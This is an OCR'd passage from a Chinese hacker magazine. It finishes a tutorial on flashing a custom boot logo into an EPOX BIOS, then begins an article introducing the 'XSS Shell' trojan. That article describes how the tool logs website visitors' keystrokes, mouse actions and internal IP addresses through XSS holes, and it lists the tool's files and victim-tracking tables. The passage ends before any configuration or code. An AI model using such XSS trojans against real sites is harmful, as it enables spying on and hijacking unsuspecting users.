


图9 选项设置

建议大家自己DIY一张自己喜欢的图片，然后放到“Magic Screen”的“**SAMPLE**”文件夹里面就可以了，默认路径是“C:\Program Files\EPOX\Magic Screen\SAMPLE”。再提示一下图片要求（仅支持640×480像素的16色或者256色的图片）。

这里以Fireworks为例子，教大家制作一张LOGO图片。首先打开Fireworks，然后新建一张640×480像素，背景颜色是黑色的图片，然后进行自己DIY，如图8。

点击“**文件**”—“**另存为**”，格式选择为“**BMP**”，然后点击“**选项**”，再将“**选项**”中的“**格式**”修改为“**BMP 8**”，“**调色板**”这里修改为“**256**”，如图9。

然后将制作好的BMP图片复制到“Magic Screen”的“SAMPLE”文件夹里，默认路径是“C:\Program Files\EPOX\Magic Screen\SAMPLE”。重新打开软




图10 选择图片




图11　相关提示

件，然后点击“向右的箭头”在图片里选择我们自己刚刚DIY的那张图片，如图10。

双击选择我们自己DIY的那张图片，就会出现一个较大的图片。你可以看得清楚些，以免选择错了。再点击“向右的箭头”，然后会出现相关提示，如图11。

简单地翻译一下，最上面的提示是BIOS之前的文件大小和刷新之后的文件大小，下面的红字是提示你“在刷新过程中不要重启计算机，请等待进程完成”。当我们再次点击“向右的箭头”的时候就开始刷新BIOS程序了，我建议大家最好关闭现有的应用程序，中途千万不要关机、重启或者断电，以免出现问题后无法挽回。下面是刷新的过程，如图12。




图12　刷新过程

等程序刷新完毕之后，当我们勾选“Magic Screen”中的“Resart Computer”就可以重启了，然后你就可以看到我们DIY的开机LOGO图片了，如图13。

至此，我们的LOGO修改过程就全部完成了。如果你发现开机后不显示LOGO，可能是BIOS设置有问题，一般的解决办法如下：请按“DEL”进入BIOS设置，找到“Full Screen LOGO Show”选项，将其修改为“Enabled”，保存后重启即可。

四、总结

虽然通过“Magic Screen”修改BIOS的开机LOGO并不是很难，但是每步操作都需要我们胆大细心，需要注意的几点如下：

1、修改之前一定要备份自己的BIOS文件

2、DIY的图片一定要符合要求，要不然会导致刷BIOS失败

3、在刷新BIOS时中途不要运行多余的应用程序，比如杀毒软件等；以免杀毒软件冲突导致刷新BIOS失败。

4、刷BIOS时一定不能关机、重启或者出现断电，极易导致刷BIOS出错而报废主板，切记。




图13　开机LOGO

建议各位有测试条件的黑友都测试一下，个性化一下自己的电脑。最后，祝大家修改过程一路绿灯。

（文中所涉及工具已收录在本期光盘中）

编辑点评：刷BIOS不是什么高技术的活，现在的工具都很强大，但还是有一定危险性的。不能否认，这是一个需要勇气的活。要做高手怎么能没有个性？怎么能缺少冒险精神呢？

小菜来带大家认识XSS木马

文 Evil0r[B.S.T]

从本文您可以学到：
如何使用XSS Shell木马

自己在泡坛子时无意间发现一个XSS木马，于是便下载下来测试了一下，感觉还不错，所以特意写出来与大家分享。XSS木马很早就出现了，但是并没有发现多少介绍的地方。我在测试过程中发现其功能是相当的强大，它会获取对方用户在访问网页时进行的鼠标操作、键盘操作的内容，以及用户主机内部的IP地址，如果你十分精通客户端脚本语言，自己编写一些特定的脚本放入到这个木马程序中，XSS漏洞的利用价值将超乎想象。下面就让我来带领大家认识下这款XSS木马——**XSS Shell**。

XSS Shell是应用在WINDOWS平台下的，经我查阅资料，在LINUX环境下，实现XSS木马思想的程序称为beEF，这个程序使用比较复杂，这里我们着重介绍前者。

将XSS Shell的压缩包解压后，会得到三个文件夹和两个文件，其中xssshell.asp文件是用来实现木马程序与存在xss漏洞网站的通信功能。DB文件夹存放的shell.mdb数据库文件，提供了木马程序运行中的所有数据，包括：

IPCountry表，其作用是提供对目标主机IP地址所在地查询；
Log表存储木马运行中的攻击反馈信息；
Victim表记录进行攻击的目标地址信息；
VictinDetail表记录被攻击的目标使用的浏览器的信息。

Sample_victim文件夹是该木马使用的一个简单的例子。最后一个xssshell文件夹是整个XSS木马的核心程序，也是管理XSS Shell使用的地方。

使用前我们还要先做一下简单的配置：

